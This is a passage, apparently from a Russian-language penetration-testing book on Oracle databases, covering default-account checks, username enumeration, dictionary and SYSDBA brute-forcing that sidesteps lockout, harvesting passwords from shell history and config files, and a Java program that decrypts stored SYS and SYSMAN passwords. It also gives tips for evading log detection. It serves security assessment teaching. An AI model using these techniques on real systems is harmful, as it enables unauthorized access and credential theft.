дартных пользовательских аккаунтов насчитывает порядка 600 записей и доступен для скачивания в Интернете по адресу http://www.petefinnigan.com/default/default_password_list.htm. Чтобы не перебирать все эти аккаунты вручную, можно воспользоваться утилитой oscanner (http://www.cqure.net/wp/oscanner/), которая может осуществлять проверку по заданному списку учетных записей. Пример работы данной утилиты показан на рис. 4.1.3-1.




Рис. 4.1.3-1. Запуск утилиты oscanner на Oracle 9 R2

На рисунке показано, что утилита oscanner обнаружила несколько учетных записей с паролями, установленными по умолчанию. К таким учетным записям относятся DBSNMP, SCOTT, SYSTEM и SYS. Можно также видеть, что SID у данной СУБД является стандартным, что и позволило подбирать пароли к учетным записям.

По статистике, примерно в четырех из пяти проверяемых СУБД присутствуют аккаунты с паролями, установленными по умолчанию. В случае если проверка по стандартным учетным записям не дала ожидаемых результатов, следующим способом получения доступа является подбор паролей к существующим аккаунтам по словарю или методом полного перебора.

4.2. Подбор аутентификационных данных

Если в СУБД не было обнаружено стандартных учетных записей (что обычно случается довольно редко), можно воспользоваться более грубым способом – удаленным перебором паролей. В общем случае, при проведении атаки на какую-либо систему «грубый» подбор аутентификационных данных обычно выполняется в самом конце, когда другие способы не дали результата. Перебор аутентификационных данных редко используется серьезными злоумышленниками, так как считается, что этот способ не достоин профессионалов и оставляет большое количество следов, таких как записи в журналах событий и аномальная сетевая активность.

Однако не стоит пренебрегать этим способом, тем более что в отличие от других систем у Oracle существует несколько особенностей, благодаря которым удаленный перебор аутентификационных данных, и в первую очередь паролей, в большинстве случаев приносит успех:

- Имена многих стандартных учетных записей известны, что позволяет подбирать только пароли.
- По умолчанию не установлено ограничений на длину и сложность пароля.
- Перебор паролей к учетным записям по умолчанию не блокируется.
- Базы данных обычно содержат большое количество учетных записей, и учитывая, что нам достаточно хотя бы одной, вероятность удачного подбора возрастает в разы.

Учитывая все вышеперечисленные особенности, удаленный подбор паролей к СУБД Oracle имеет большие шансы на успех. Теперь рассмотрим, каким образом можно осуществлять перебор паролей.

4.2.1. Подбор имен пользователей

Прежде чем начать подбирать пароли, необходимо получить имя хотя бы одной учетной записи, к которой мы будем подбирать пароль. Как было отмечено ранее, СУБД создает множество стандартных аккаунтов при установке, и если они не заблокированы, можно подбирать пароли к ним.

Однако часто бывает так, что если стандартные учетные записи остались незаблокированными и к ним не подходит пароль по умолчанию, это означает, что администратор потрудился его сменить, а значит, велика вероятность того, что пароль будет стойким и удаленный его перебор может затянуться надолго. В этом случае проще попытаться найти учетную запись какого-нибудь пользователя или тестовые учетные записи, которые зачастую защищены слабыми паролями.

В аутентификационном механизме Oracle существует особенность, благодаря которой возможно узнать, существует ли в базе тот или иной аккаунт. В упрощенном варианте аутентификация происходит следующим образом. Клиентская программа посылает на сервер запрос, в котором указывается имя пользователя. Серверная часть извлекает из запроса имя пользователя и проверяет, существует ли такой пользователь в базе данных. В случае если запрашиваемый пользователь отсутствует, сервер отсылает клиенту ответный пакет с сообщением «login denied». Если пользователь существует, то происходит дальнейший процесс аутентификации. Таким образом, посылая запросы на аутентификацию с использованием раз-

личных имен пользователей и получая (или не получая) ответы «login denied», мы можем узнать, существует ли та или иная учетная запись в системе.

Использовать эту особенность можно следующим образом. Возьмем список самых часто встречаемых имен и никнеймов и проверим, нет ли в СУБД пользователей из этого списка. Для реализации данной атаки существует несколько утилит, одна из которых носит имя ora-userenum и входит в набор утилит, называемый Oracle Assessment Kit (OAK).

Для работы этой утилиты потребуется файл, в котором хранится список пользователей (в этом качестве можно использовать любой словарь). Во входных параметрах должен присутствовать IP-адрес сервера, порт службы Листенера и SID базы данных.

Команда запуска утилиты будет выглядеть следующим образом:

```
D:\OAK>ora-userenum.exe localhost 1521 QWE
```

в результате чего мы получим информацию о том, есть ли в СУБД пользователи из нашего списка (рис. 4.2.1-1).

ЗАМЕЧАНИЕ! В программе существует ошибка форматирования вывода. Надпись «exists», означающая, что пользователь существует, относится к предыдущему пользователю. То есть в нашем примере пользователь MDMA на самом деле не существует, а пользователь VIKTOR, который находится строкой выше, как раз существует.




Рис. 4.2.1-1. Результат работы программы ora-userenum

Как показано на рис. 4.2.1-1, в СУБД, помимо учетных записей SYS и SYSTEM, есть еще некая учетная запись TEST, видимо, созданная для тестовых нужд, а также учетная запись VIKTOR, вероятно, принадлежащая некоему пользователю Виктору. Таким образом, у нас есть две учетные записи пользователей СУБД, которые не являются стандартными. Теперь перейдем к основному – подбору паролей.

4.2.2. Подбор паролей

Имея учетные записи в СУБД, самое время попытаться подобрать к ним пароли. Для этого можно воспользоваться разными утилитами, включая упомянутую выше программу oscanner, но наилучший выбор – ora-pwdbrute из упомянутого выше набора Oracle Assessment Kit [OAK]. Данная утилита имеет одну очень важную особенность. Она осуществляет подбор паролей в контексте одного соединения с СУБД в отличие от других, которые для каждой попытки входа осуществляют отдельный процесс аутентификации. В результате чего в журналах подключений службы Листенера будет создаваться множество записей о неудачном подключении, что упростит обнаружение факта атаки. В случае использования ora-pwdbrute в журнале подключений будет присутствовать одна строка о неудачной попытке соединений, что вряд ли вызовет подозрения.

Для запуска утилиты необходимо указать следующие параметры: IP-адрес сервера, порт службы Листенера, SID базы данных, имя пользователя, к которому подбирается пароль и собственно путь к файлу со словарем. Команда запуска утилиты будет выглядеть следующим образом:

```
D:\OAK>ora-pwdbrute 192.168.40.33 1521 QWE TEST passwords.txt
```

В результате запуска этой команды мы получили пароли пользователей TEST и VIKTOR, так как они оказались словарными (рис. 4.2.2-1).

В данном примере использовался словарь всего из 5000 слов. В реальной жизни могут понадобиться словари, содержащие несколько миллионов слов. При проведении атак на подбор паролей рекомендуется использовать несколько словарей, например 2–3. Первый должен содержать самые часто встречаемые пароли




Рис. 4.2.2-1. Результат работы программы ora-pwdbrute

вроде password и qwerty, а также такие слова, как название компании или название отдела. Это гарантирует высокую скорость начальной проверки. К тому же, если на сервере включена блокировка учетных записей после определенного количества неудачных попыток аутентификации (если блокировка установлена, по умолчанию максимальное количество неудачных попыток равно 10), есть возможность первой же проверкой заблокировать активные аккаунты, что недопустимо. Чтобы этого не произошло, желательно, чтобы в первом словаре было как можно меньше слов.

Следующий словарь должен включать уже расширенный набор стандартных паролей, но быть все еще не слишком большим (порядка 100000 слов), чтобы перебор не занимал много времени. Если использование и данного словаря не принесет успеха, то можно подключать самый большой словарь. Вероятность успеха будет незначительно больше, а времени это займет очень много, так что оптимальным будет запуск самой длительной проверки в самом конце.

4.2.3. Подбор паролей AS SYSDBA

В предыдущем разделе мы столкнулись с проблемой подбора паролей, связанной с установкой автоматической блокировки учетных записей после определенного количества неудачных попыток ввода пароля. Это существенно ограничивает возможности подбора паролей. Однако и здесь Oracle приготовил нам несколько приятных сюрпризов.

В СУБД Oracle есть возможность подключаться к базе данных с использованием системной привилегии SYSDBA. Привилегия SYSDBA по умолчанию назначается пользователю SYS. Она позволяет ему выполнять высокоуровневые административные задачи, такие как запуск и остановка базы данных. Подключение к СУБД с правами SYSDBA происходит следующим образом:

```
sqlplus sys/sh2kerr@192.168.40.33/orcl AS SYSDBA
```

Одна из особенностей заключается в том, что на подключение пользователем SYS с привилегией SYSDBA не распространяются политики блокировки учетных записей, то есть подбирать пароль к учетной записи SYS с привилегией SYSDBA можно бесконечно, не боясь, что учетная запись будет заблокирована. Это было создано, вероятнее всего, для того, чтобы в случае блокировки всех аккаунтов всегда оставалась возможность подключиться к СУБД. Также следует отметить, что даже в случае, если учетная запись SYS заблокирована, все равно возможно подключение к СУБД пользователем SYS с привилегией SYSDBA (рис. 4.2.3-1).

Таким образом, у нас всегда есть возможность подобрать пароль к наиболее привилегированному аккаунту.

Подбор при помощи утилиты orabrute

Для подбора паролей к учетной записи SYS с привилегией SYSDBA в автоматическом режиме можно воспользоваться утилитой orabrute. Данная утилита позволяет удаленно перебирать пароли к СУБД, используя особенность подключения с привилегией SYSDBA. Для ускорения работы данной утилиты можно




Рис. 4.2.3-1. Подключение к СУБД заблокированным пользователем с привилегией SYSDBA

запустить ее параллельно на разных хостах, тем самым увеличив скорость перебора в N раз (где N – количество хостов, с которых параллельно запущен перебор).

Утилита orabrute имеет следующие входные параметры:

<hostip> – IP-адрес сервера, на котором установлена СУБД;

<port> – порт, на котором работает СУБД;

<sid> – SID базы данных;

<millitimewait> – интервал ожидания при посылке пакетов. Желательно выставлять в пределах от 10 до 100 миллисекунд.

После установки параметров команда запуска утилиты будет выглядеть так:

```
U:\orabrute>orabrute.exe 192.168.40.33 1521 orcl 10.
```

В качестве словаря для подбора паролей используется файл password.txt, прилагающийся к утилите. Ниже приведен пример запуска утилиты, успешно подобравшей пароль к пользователю SYS. Единственная проблема заключается в том, что подбор происходит параллельно и нет возможности выяснить, какой пароль подошел. Зато при успешном подключении на экран выводится результат работы скрипта selectpassword.sql (результат также сохраняется в файл thepasswordsare.txt), который прилагается к утилите и выбирает хэши паролей пользователей из базы в случае если успешно подобрался пароль к аккаунту SYS. (рис. 4.2.3-2).

При необходимости выполнить любую другую команду на сервере можно внести соответствующие изменения в скрипт selectpassword.sql.

В результате, даже если на сервере включена политика блокировки учетных записей после неудачных попыток входа, всегда остается возможность подобрать пароль к учетной записи SYS. Этот метод будет очень полезен в случае, если администратор заблокировал учетную запись SYS, но не сменил к ней пароль или сделал его недостаточно стойким, рассчитывая на то, что учетная запись заблокирована и все равно никто не сможет подключиться под ее именем.

Если же подобрать пароль к учетной записи SYS, а также к любой другой учетной записи не удалось, можно воспользоваться альтернативными способами.




Рис. 4.2.3-2. Результат работы утилиты orabrute: получен хэш пользователя SYS

4.3. Альтернативные способы получения паролей

Ситуация с поиском аутентификационных данных (имен пользователей и паролей) в сторонних системах, сетевом трафике, конфигурационных файлах и т.п. во многом схожа с поиском SID базы данных. В данном разделе будут описаны некоторые методы, которые возможно использовать, имея ту или иную информацию или права в информационной системе.

4.3.1. Получение паролей с помощью общедоступных данных об ИС

Каждый профессионал знает – любые данные, полученные в публичных источниках, могут играть очень важную роль. Зачастую в качестве пароля может использоваться название компании, отдела, проекта, те или иные их сокращения и аббревиатуры, так что рекомендуется внести эти данные в словарь для перебора.

В случае если объектом атаки является не отдельный сервер, а перечень серверов, находящихся в корпоративной сети компании, возможно несколько вариантов получения аутентификационных данных нужного сервера при условии наличия того или иного доступа к другим компонентам сети.

4.3.2. Получение паролей из соседних СУБД

Предположим, ранее нами был получен доступ к одной из СУБД, находящихся в информационной системе. В таком случае есть вероятность обнаружения ссылок на другие СУБД, в которых будут фигурировать SID базы данных, имя пользователя и пароль для подключения. Для того чтобы посмотреть, на какие СУБД имеются ссылки и есть ли они вообще, можно воспользоваться программой Oscanner. Предположим, что по адресу 192.168.40.14 находится сервер Oracle, к которому мы тем или иным образом получили доступ. Просканируем этот сервер утилитой Oscanner, указав ей в конфигурационных файлах аутентификационные данные известной нам учетной записи, желательно с правами DBA. В отчете, создаваемом утилитой (рис. 4.3.2-1) можно увидеть ссылки на другие базы данных, в которых будут SID, имя пользователя и, в некоторых случаях, пароль.




Рис. 4.3.2-1. Ссылки на другие базы в отчете, созданном программой oscanner

В данном примере СУБД, установленная на 172.16.13.13, содержит ряд ссылок на сторонние базы (Links), в том числе на базу с SID – YOGO. Как видно, в ней присутствует пользователь oracle с паролем oracle.

По статистике, примерно в одной из пяти баз присутствуют ссылки на другие СУБД компании, в которых встречаются имена пользователей и пароли.

4.3.3. Подключение к СУБД с использованием локального доступа к серверу

Предположим, что нами был получен доступ к операционной системе одного из серверов, на котором установлена СУБД Oracle. Посмотрим, каким образом можно получить доступ к базе данных, имея доступ к операционной системе. Дос-

туп к ОС может быть различным: как административным, с наличием полноценной командной строки, так и с возможностью только читать файлы с правами обычного пользователя (например, используя уязвимости в веб-приложениях). В каждом из этих случаев есть возможность, с той или иной вероятностью, получить доступ к СУБД или паролям в открытом и зашифрованном виде. Зашифрованные пароли в дальнейшем можно подвергнуть локальному перебору с использованием общедоступных утилит (подробнее об этом будет рассказано в главе 7).

Попытаемся получить доступ к СУБД без использования паролей. В случае если мы имеем удаленный административный доступ к серверу, на котором установлена СУБД Oracle, первое, что приходит на ум, – это проверка установки в настройках СУБД опции OS Authentication. Установленная опция OS Authentication позволяет аутентифицироваться в СУБД учетной записью операционной системы без ввода пароля; эта возможность поддерживается в Oracle с самых ранних версий. Эта опция в общем случае обеспечивает достаточную безопасность, если сервер, на котором установлена СУБД, сам достаточно защищен. Однако часто бывает так, что получить удаленный доступ к серверу гораздо проще, чем к СУБД.

Для проверки того, включена ли в СУДБ локальная аутентификация, необходимо посмотреть конфигурационный файл init.ora, находящийся в директории $ORACLE_HOME/dbs/ в ОС UNIX и $ORACLE_HOME/database/ – в ОС Windows. В файле должна присутствовать директива os_authent_prefix, установленная по умолчанию в значение OPS$. Аутентификационный префикс позволяет отличать пользователей операционной системы от пользователей СУБД. В общем случае для подключения к СУБД необходимо, не указывая имя пользователя и пароль, набрать в консоли следующую команду:

```
>Sqlplus /
```

СУБД автоматически определит имя учетной записи, под которой выполнен вход в операционную систему, добавит к нему префикс и сравнит это значение со списком пользователей СУБД. Важно отметить, что *никакой проверки пароля в этом случае не производится*, так как предполагается, что пользователь уже прошел аутентификацию в системе. Соответственно, для того чтобы локально аутентифицироваться в СУБД, необходимо получить с сервера список учетных записей и их пароли. Для вскрытия системных паролей можно воспользоваться утилитами типа cain&abel или john the ripper. После того как пароли к учетным записям будут подобраны, необходимо подключиться к серверу и попытаться получить локальный доступ к СУБД командой sqlplus /.

К сожалению, в последнее время локальная аутентификация ОС встречается не так часто, и этот способ теряет свою актуальность.

4.3.4. Получение паролей через доступ к файловой системе сервера

Если СУБД не настроена на аутентификацию учетной записью пользователя ОС, но у нас есть доступ к командной строке сервера и мы можем читать произвольные файлы (например, мы можем получить доступ к файловой системе серве-

ра через уязвимости в веб-приложении, установленном на сервере), то перед нами открывается еще ряд возможностей получения паролей к СУБД.

Имея доступ к файловой системе сервера, можно попробовать поискать пароли в следующих местах:

- файлы истории командной оболочки (такие, как bash_history);
- командные скрипты (к примеру, скрипты автозапуска);
- файлы журналов (DBCreation.log);
- конфигурационные файлы (emoms.properties);
- трассировочные файлы;
- файлы дампов;
- в зашифрованном виде пароли всегда можно обнаружить в файле системной базы.

Ниже мы рассмотрим некоторые из этих вариантов подробнее.

Командные скрипты обычно лежат в той же папке, что и СУБД, их создают администраторы, например, для автозапуска некоторых заданий, таких как очистка журналов или создание резервных копий. В этих скриптах указываются имя пользователя и пароль, а также строка подключения к СУБД. Пример одного из файлов представлен на рис. 4.3.4-1.




Рис. 4.3.4-1. Пример одного из скриптов автозапуска, в котором присутствуют аутентификационные данные пользователя

Во время проведения работ по анализу защищенности информационных систем компаний множество паролей к СУБД было найдено в скриптах автозапуска.

Что касается файлов истории командной оболочки, тут речь идет, в первую очередь, о небезызвестном файле bash_history, без упоминания которого не написана еще ни одна книга, затрагивающая вопрос безопасности UNIX-систем. В этом файле хранится история команд командной оболочки bash в UNIX-системах. В зависимости от типа ОС и оболочки название этого файла может быть также .sh_history или .history. Подключение к СУБД обычно выполняется путем запуска команды sqlplus, в качестве параметра которой передается имя пользователя и пароль. В итоге введенная команда попадает в файл истории. Очень часто проверка этого файла на наличие паролей к СУБД дает положительный результат.

Пароли в конфигурационных файлах

В Oracle 10g множество стандартных учетных записей с паролями по умолчанию блокируются, тем самым осложняя проникновение и заставляя хакеров искать альтернативные пути. Один из способов основан на особенностях установки версии Oracle 10, заключающийся в том, что некоторые пароли, введенные в процессе инсталляции, могут быть впоследствии найдены на диске в тех или иных установочных файлах. К примеру, в старых сборках СУБД Oracle 10g R1 пароль пользователя SYSMAN хранится в файле $ORACLE_HOME/hostname_sid/sysman/config/emoms.properties в открытом виде (рис. 4.3.4-2).




Рис. 4.3.4-2. Пароль пользователя SYSMAN в открытом виде в файле emoms.properties

В СУБД Oracle 10g R2 эта ошибка была исправлена. Пароль хранится в зашифрованном виде при помощи алгоритма DES. Но есть один недостаток – ключ, используемый для шифрования пароля (empRepPwdSeed), хранится в том же файле, из чего следует, что получить пароль в открытом виде не составит труда.

Для этого необходимо получить значения emdRepPwd и emdRepPwdSeed, хранящиеся в файле $ORACLE_HOME/hostname_sid/sysman/config/_emoms.properties. (рис. 4.3.4-3).

После чего следует ввести эти два значения в любую утилиту, декодирующую DES с известным ключом, и пароль будет найден.

Кроме файла emoms.properties, в СУБД Oracle 10g R2 пароли могут присутствовать в зашифрованном виде в следующих файлах:

- $ORACLE_HOME/cfgtoollogs/configToolAllCommands
- $ORACLE_HOME/inventory/Components21/oracle.assistants.server/10.2.0.1.0/context.xml

Рис. 4.3.4-3. Пароль пользователя SYSMAN в зашифрованном виде в файле emoms.properties

- $ORACLE_HOME/inventory/ContentsXML/ConfigXML/oracle. assistants. server.10_2_0_1_0.CFM.1.inst.xml

Если на сервере дополнительно установлен Oracle Application Server 10g, то пароли также можно обнаружить в следующих файлах:

- $ORACLE_HOME\inventory\ContentsXML\configtools.xml
- $ORACLE_HOME\cfgtoollogs\configtoolsinstalldate.log
- $ORACLE_HOME\sysman\emd\targets.xml
- $ORACLE_HOME\config\ias.properties

В перечисленных выше файлах также хранятся зашифрованные пароли. Как оказалось, они также зашифрованы алгоритмом DES и выглядят они следующим образом – сначала идет идентификатор алгоритма шифрования – 05, потом идет 16 байт ключа DES а после чего, 16 байт зашифрованного пароля. Примеры паролей в конфигурационных файлах представлены на рис. 4.3.4-4 и 4.3.4-5.

Из этих файлов мы можем получить значение пароля в зашифрованном виде которое в данном случае равно 05effccf74ca98bf7d30fdaed697ab98ef (то есть effccf74ca98bf7d – это ключ и 30fdaed697ab98ef – это пароль в зашифрованном виде). Для того чтобы получить из этих значений пароль, можно воспользоваться

Рис. 4.3.4-4. Пароли пользователей SYS, SYSTEM, SYSMAN и DBSNMP в зашифрованном виде в файле configToolAllCommands




Рис. 4.3.4-5. Пароль пользователя SYS в зашифрованном виде в файле context.xml

небольшой программкой, написанной на языке JAVA, которая расшифровывает пароль, имея известное значение ключа и пароль в зашифрованном виде. Ниже приведен код этой программы:

```
import oracle.security.misc.Checksum;

class DumpPassword
{
      public static void main(String args[])
        {
            byte b_in[] = HexToByteArray(args[0]);
            try
              {
                    /* Whilst it says SHA - it's not!!! */
                byte b_out[] = Checksum.SHA(b_in, null);
```

```
                System.out.println
("Password is "+ ByteToHex(b_out));

            }
            catch(Exception e)
            {

                System.out.println("error");
            }

      }
      public static String ByteToHex(byte a[])
        {
            String s="";
            for(int i=0; i<a.length; i++)
            {
                s+=(char)a[ i ];
            }
            return s;
      }
      public static byte[] HexToByteArray(String str)
      {
            if(str == null)
                  return new byte[0];
            int len = str.length();
            char hex[] = str.toCharArray();
            byte buf[] = new byte[len / 2];
            for(int pos = 0; pos < len / 2; pos++)
                buf[pos] = (byte)(toData(hex[2 * pos]) << 4 & 0xf0 |
            toData(hex[2 * pos + 1]) & 0xf);
            return buf;
        }
        private static byte toData(char c)
      {
            if('0' <= c && c <= '9')
                return (byte)((byte)c - 48);
            if('a' <= c && c <= 'f')
                return (byte)(((byte)c - 97) + 10);
            if('A' <= c && c <= 'F')
                return (byte)(((byte)c - 65) + 10);
            else
                return -1;
        }
}
```

Скомпилировав данную программу и запустив ее, подав на вход зашифрованный пароль, полученный из конфигурационного файла, мы получим пароль в чистом виде (рис. 4.3.4-6).

Пароли в файлах трассировки

Если предыдущие варианты не дали желаемого результата, можно поискать пароли в трассировочных файлах. В СУБД Oracle версии 9i и ниже при создании пользователя или смене его пароля при помощи команды ALTER USER IDENTIFIED BY команда записывается в трассировочный файл. Пример команды:

```
SQL> alter user testuser identified by secretpassword;

User altered.
```

